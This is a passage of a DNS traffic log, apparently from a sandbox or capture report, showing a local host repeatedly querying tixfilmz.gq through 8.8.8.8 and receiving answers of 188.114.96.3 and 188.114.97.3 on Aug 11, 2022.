Aug 11, 2022 06:42:28.398569107 CEST	192.168.2.3	8.8.8.8	0xff45	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:29.567910910 CEST	192.168.2.3	8.8.8.8	0x376a	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:30.599355936 CEST	192.168.2.3	8.8.8.8	0xba56	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:31.643933058 CEST	192.168.2.3	8.8.8.8	0x4bae	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:32.866031885 CEST	192.168.2.3	8.8.8.8	0x9d08	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:33.939414978 CEST	192.168.2.3	8.8.8.8	0x84f1	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:35.888000011 CEST	192.168.2.3	8.8.8.8	0x3da	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:39.275734901 CEST	192.168.2.3	8.8.8.8	0xb3fa	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:41.147021055 CEST	192.168.2.3	8.8.8.8	0xbca9	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:42.621895075 CEST	192.168.2.3	8.8.8.8	0x1213	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:44.058989048 CEST	192.168.2.3	8.8.8.8	0x2ec5	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:45.236285925 CEST	192.168.2.3	8.8.8.8	0x10f	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:46.902745962 CEST	192.168.2.3	8.8.8.8	0x79b	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:49.092282057 CEST	192.168.2.3	8.8.8.8	0x878f	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:50.516971111 CEST	192.168.2.3	8.8.8.8	0xd021	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:51.834033012 CEST	192.168.2.3	8.8.8.8	0x6bc7	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:53.157044888 CEST	192.168.2.3	8.8.8.8	0x5202	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:54.271861076 CEST	192.168.2.3	8.8.8.8	0x3c6f	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:55.372447968 CEST	192.168.2.3	8.8.8.8	0x7cfa	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:56.596381903 CEST	192.168.2.3	8.8.8.8	0xae31	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:58.058382034 CEST	192.168.2.3	8.8.8.8	0x513f	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:59.355876923 CEST	192.168.2.3	8.8.8.8	0x7f96	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:00.603039026 CEST	192.168.2.3	8.8.8.8	0x2bdc	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:01.898330927 CEST	192.168.2.3	8.8.8.8	0x795d	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 11, 2022 06:43:02.955979109 CEST	192.168.2.3	8.8.8.8	0x9145	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:04.122617960 CEST	192.168.2.3	8.8.8.8	0x60e6	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:05.296510935 CEST	192.168.2.3	8.8.8.8	0x1fbc	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:06.496205091 CEST	192.168.2.3	8.8.8.8	0x90b2	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:07.973258018 CEST	192.168.2.3	8.8.8.8	0x60db	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:09.210062981 CEST	192.168.2.3	8.8.8.8	0x11c9	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:10.585853100 CEST	192.168.2.3	8.8.8.8	0x519a	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:11.857250929 CEST	192.168.2.3	8.8.8.8	0x3542	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:13.118525028 CEST	192.168.2.3	8.8.8.8	0x4292	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:14.460020065 CEST	192.168.2.3	8.8.8.8	0x5a5f	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:16.765618086 CEST	192.168.2.3	8.8.8.8	0xb95c	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:19.702389002 CEST	192.168.2.3	8.8.8.8	0x6e31	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:24.353002071 CEST	192.168.2.3	8.8.8.8	0xcf88	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:28.465460062 CEST	192.168.2.3	8.8.8.8	0xd243	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:31.883057117 CEST	192.168.2.3	8.8.8.8	0x829c	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:33.838053942 CEST	192.168.2.3	8.8.8.8	0xb177	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:38.314882994 CEST	192.168.2.3	8.8.8.8	0x4896	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:40.517680883 CEST	192.168.2.3	8.8.8.8	0x86cb	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:42.718416929 CEST	192.168.2.3	8.8.8.8	0xdbfe	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:45.776087999 CEST	192.168.2.3	8.8.8.8	0xe80	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:47.294298887 CEST	192.168.2.3	8.8.8.8	0xc54d	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:48.364883900 CEST	192.168.2.3	8.8.8.8	0x4ed0	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:49.974272013 CEST	192.168.2.3	8.8.8.8	0x67d6	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:51.595494986 CEST	192.168.2.3	8.8.8.8	0x376f	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:53.263878107 CEST	192.168.2.3	8.8.8.8	0xe2e0	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:54.290009975 CEST	192.168.2.3	8.8.8.8	0x102b	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:55.334676981 CEST	192.168.2.3	8.8.8.8	0x84b8	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:58.292326927 CEST	192.168.2.3	8.8.8.8	0x312e	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:00.089895010 CEST	192.168.2.3	8.8.8.8	0x8ca9	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:01.716732025 CEST	192.168.2.3	8.8.8.8	0x158e	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:03.415052891 CEST	192.168.2.3	8.8.8.8	0xe735	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:04.875478029 CEST	192.168.2.3	8.8.8.8	0xfad3	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:06.112749100 CEST	192.168.2.3	8.8.8.8	0xe3c7	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:07.745066881 CEST	192.168.2.3	8.8.8.8	0x9e07	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)
Aug 11, 2022 06:44:08.781137943 CEST	192.168.2.3	8.8.8.8	0xc274	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 11, 2022 06:44:09.862853050 CEST	192.168.2.3	8.8.8.8	0x366b	Standard query (0)	tixfilmz.gq	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 11, 2022 06:42:12.602015018 CEST	8.8.8.8	192.168.2.3	0x5c29	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:12.602015018 CEST	8.8.8.8	192.168.2.3	0x5c29	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:14.014944077 CEST	8.8.8.8	192.168.2.3	0xbd3d	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:14.014944077 CEST	8.8.8.8	192.168.2.3	0xbd3d	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:15.031099081 CEST	8.8.8.8	192.168.2.3	0x9c66	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:15.031099081 CEST	8.8.8.8	192.168.2.3	0x9c66	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:16.137682915 CEST	8.8.8.8	192.168.2.3	0xb56c	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:16.137682915 CEST	8.8.8.8	192.168.2.3	0xb56c	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:17.425028086 CEST	8.8.8.8	192.168.2.3	0x673c	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:17.425028086 CEST	8.8.8.8	192.168.2.3	0x673c	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:18.516221046 CEST	8.8.8.8	192.168.2.3	0xe48e	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:18.516221046 CEST	8.8.8.8	192.168.2.3	0xe48e	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:19.568968058 CEST	8.8.8.8	192.168.2.3	0x48ed	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:19.568968058 CEST	8.8.8.8	192.168.2.3	0x48ed	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:20.720654964 CEST	8.8.8.8	192.168.2.3	0x281b	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:20.720654964 CEST	8.8.8.8	192.168.2.3	0x281b	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:21.811207056 CEST	8.8.8.8	192.168.2.3	0x5b0e	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:21.811207056 CEST	8.8.8.8	192.168.2.3	0x5b0e	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:22.941586018 CEST	8.8.8.8	192.168.2.3	0x8ef0	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:22.941586018 CEST	8.8.8.8	192.168.2.3	0x8ef0	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:24.015325069 CEST	8.8.8.8	192.168.2.3	0xe554	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:24.015325069 CEST	8.8.8.8	192.168.2.3	0xe554	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:25.185749054 CEST	8.8.8.8	192.168.2.3	0x3ae7	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:25.185749054 CEST	8.8.8.8	192.168.2.3	0x3ae7	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:26.285726070 CEST	8.8.8.8	192.168.2.3	0xc3c2	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:26.285726070 CEST	8.8.8.8	192.168.2.3	0xc3c2	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:27.355494976 CEST	8.8.8.8	192.168.2.3	0x1824	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:27.355494976 CEST	8.8.8.8	192.168.2.3	0x1824	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:28.415982008 CEST	8.8.8.8	192.168.2.3	0xff45	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:28.415982008 CEST	8.8.8.8	192.168.2.3	0xff45	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:29.587415934 CEST	8.8.8.8	192.168.2.3	0x376a	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:29.587415934 CEST	8.8.8.8	192.168.2.3	0x376a	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 11, 2022 06:42:30.618824005 CEST	8.8.8.8	192.168.2.3	0xba56	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:30.618824005 CEST	8.8.8.8	192.168.2.3	0xba56	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:31.661487103 CEST	8.8.8.8	192.168.2.3	0x4bae	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:31.661487103 CEST	8.8.8.8	192.168.2.3	0x4bae	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:32.883007050 CEST	8.8.8.8	192.168.2.3	0x9d08	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:32.883007050 CEST	8.8.8.8	192.168.2.3	0x9d08	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:33.958312035 CEST	8.8.8.8	192.168.2.3	0x84f1	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:33.958312035 CEST	8.8.8.8	192.168.2.3	0x84f1	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:35.905409098 CEST	8.8.8.8	192.168.2.3	0x3da	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:35.905409098 CEST	8.8.8.8	192.168.2.3	0x3da	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:39.295176029 CEST	8.8.8.8	192.168.2.3	0xb3fa	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:39.295176029 CEST	8.8.8.8	192.168.2.3	0xb3fa	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:41.166609049 CEST	8.8.8.8	192.168.2.3	0xbca9	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:41.166609049 CEST	8.8.8.8	192.168.2.3	0xbca9	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:42.748029947 CEST	8.8.8.8	192.168.2.3	0x1213	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:42.748029947 CEST	8.8.8.8	192.168.2.3	0x1213	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:44.078478098 CEST	8.8.8.8	192.168.2.3	0x2ec5	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:44.078478098 CEST	8.8.8.8	192.168.2.3	0x2ec5	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:45.256028891 CEST	8.8.8.8	192.168.2.3	0x10f	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:45.256028891 CEST	8.8.8.8	192.168.2.3	0x10f	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:46.922283888 CEST	8.8.8.8	192.168.2.3	0x79b	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:46.922283888 CEST	8.8.8.8	192.168.2.3	0x79b	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:49.111659050 CEST	8.8.8.8	192.168.2.3	0x878f	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:49.111659050 CEST	8.8.8.8	192.168.2.3	0x878f	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:50.536231041 CEST	8.8.8.8	192.168.2.3	0xd021	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:50.536231041 CEST	8.8.8.8	192.168.2.3	0xd021	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:51.851875067 CEST	8.8.8.8	192.168.2.3	0x6bc7	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:51.851875067 CEST	8.8.8.8	192.168.2.3	0x6bc7	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:53.176513910 CEST	8.8.8.8	192.168.2.3	0x5202	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:53.176513910 CEST	8.8.8.8	192.168.2.3	0x5202	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:54.291218042 CEST	8.8.8.8	192.168.2.3	0x3c6f	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:54.291218042 CEST	8.8.8.8	192.168.2.3	0x3c6f	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:55.389997959 CEST	8.8.8.8	192.168.2.3	0x7cfa	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:55.389997959 CEST	8.8.8.8	192.168.2.3	0x7cfa	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:56.616301060 CEST	8.8.8.8	192.168.2.3	0xae31	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 11, 2022 06:42:56.616301060 CEST	8.8.8.8	192.168.2.3	0xae31	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:58.078123093 CEST	8.8.8.8	192.168.2.3	0x513f	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:58.078123093 CEST	8.8.8.8	192.168.2.3	0x513f	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:59.373456955 CEST	8.8.8.8	192.168.2.3	0x7f96	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:42:59.373456955 CEST	8.8.8.8	192.168.2.3	0x7f96	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:00.622443914 CEST	8.8.8.8	192.168.2.3	0x2bdc	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:00.622443914 CEST	8.8.8.8	192.168.2.3	0x2bdc	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:01.917530060 CEST	8.8.8.8	192.168.2.3	0x795d	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:01.917530060 CEST	8.8.8.8	192.168.2.3	0x795d	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:02.975430965 CEST	8.8.8.8	192.168.2.3	0x9145	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:02.975430965 CEST	8.8.8.8	192.168.2.3	0x9145	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:04.141944885 CEST	8.8.8.8	192.168.2.3	0x60e6	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:04.141944885 CEST	8.8.8.8	192.168.2.3	0x60e6	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:05.314194918 CEST	8.8.8.8	192.168.2.3	0x1fbc	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:05.314194918 CEST	8.8.8.8	192.168.2.3	0x1fbc	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:06.515471935 CEST	8.8.8.8	192.168.2.3	0x90b2	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:06.515471935 CEST	8.8.8.8	192.168.2.3	0x90b2	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:07.990590096 CEST	8.8.8.8	192.168.2.3	0x60db	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:07.990590096 CEST	8.8.8.8	192.168.2.3	0x60db	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:09.229652882 CEST	8.8.8.8	192.168.2.3	0x11c9	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:09.229652882 CEST	8.8.8.8	192.168.2.3	0x11c9	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:10.605609894 CEST	8.8.8.8	192.168.2.3	0x519a	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:10.605609894 CEST	8.8.8.8	192.168.2.3	0x519a	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:11.876543999 CEST	8.8.8.8	192.168.2.3	0x3542	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:11.876543999 CEST	8.8.8.8	192.168.2.3	0x3542	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:13.137489080 CEST	8.8.8.8	192.168.2.3	0x4292	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:13.137489080 CEST	8.8.8.8	192.168.2.3	0x4292	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:14.482197046 CEST	8.8.8.8	192.168.2.3	0x5a5f	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:14.482197046 CEST	8.8.8.8	192.168.2.3	0x5a5f	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:16.782715082 CEST	8.8.8.8	192.168.2.3	0xb95c	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:16.782715082 CEST	8.8.8.8	192.168.2.3	0xb95c	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:19.721796036 CEST	8.8.8.8	192.168.2.3	0x6e31	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:19.721796036 CEST	8.8.8.8	192.168.2.3	0x6e31	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:24.372870922 CEST	8.8.8.8	192.168.2.3	0xcf88	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:24.372870922 CEST	8.8.8.8	192.168.2.3	0xcf88	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 11, 2022 06:43:28.482649088 CEST	8.8.8.8	192.168.2.3	0xd243	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:28.482649088 CEST	8.8.8.8	192.168.2.3	0xd243	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:31.902369022 CEST	8.8.8.8	192.168.2.3	0x829c	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:31.902369022 CEST	8.8.8.8	192.168.2.3	0x829c	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:33.857176065 CEST	8.8.8.8	192.168.2.3	0xb177	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:33.857176065 CEST	8.8.8.8	192.168.2.3	0xb177	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:38.334461927 CEST	8.8.8.8	192.168.2.3	0x4896	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:38.334461927 CEST	8.8.8.8	192.168.2.3	0x4896	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:40.536607981 CEST	8.8.8.8	192.168.2.3	0x86cb	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:40.536607981 CEST	8.8.8.8	192.168.2.3	0x86cb	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:42.738006115 CEST	8.8.8.8	192.168.2.3	0xdbfe	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:42.738006115 CEST	8.8.8.8	192.168.2.3	0xdbfe	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:45.793565989 CEST	8.8.8.8	192.168.2.3	0xe80	No error (0)	tixfilmz.gq		188.114.97.3	A (IP address)	IN (0x0001)
Aug 11, 2022 06:43:45.793565989 CEST	8.8.8.8	192.168.2.3	0xe80	No error (0)	tixfilmz.gq		188.114.96.3	A (IP address)	IN (0x0001)
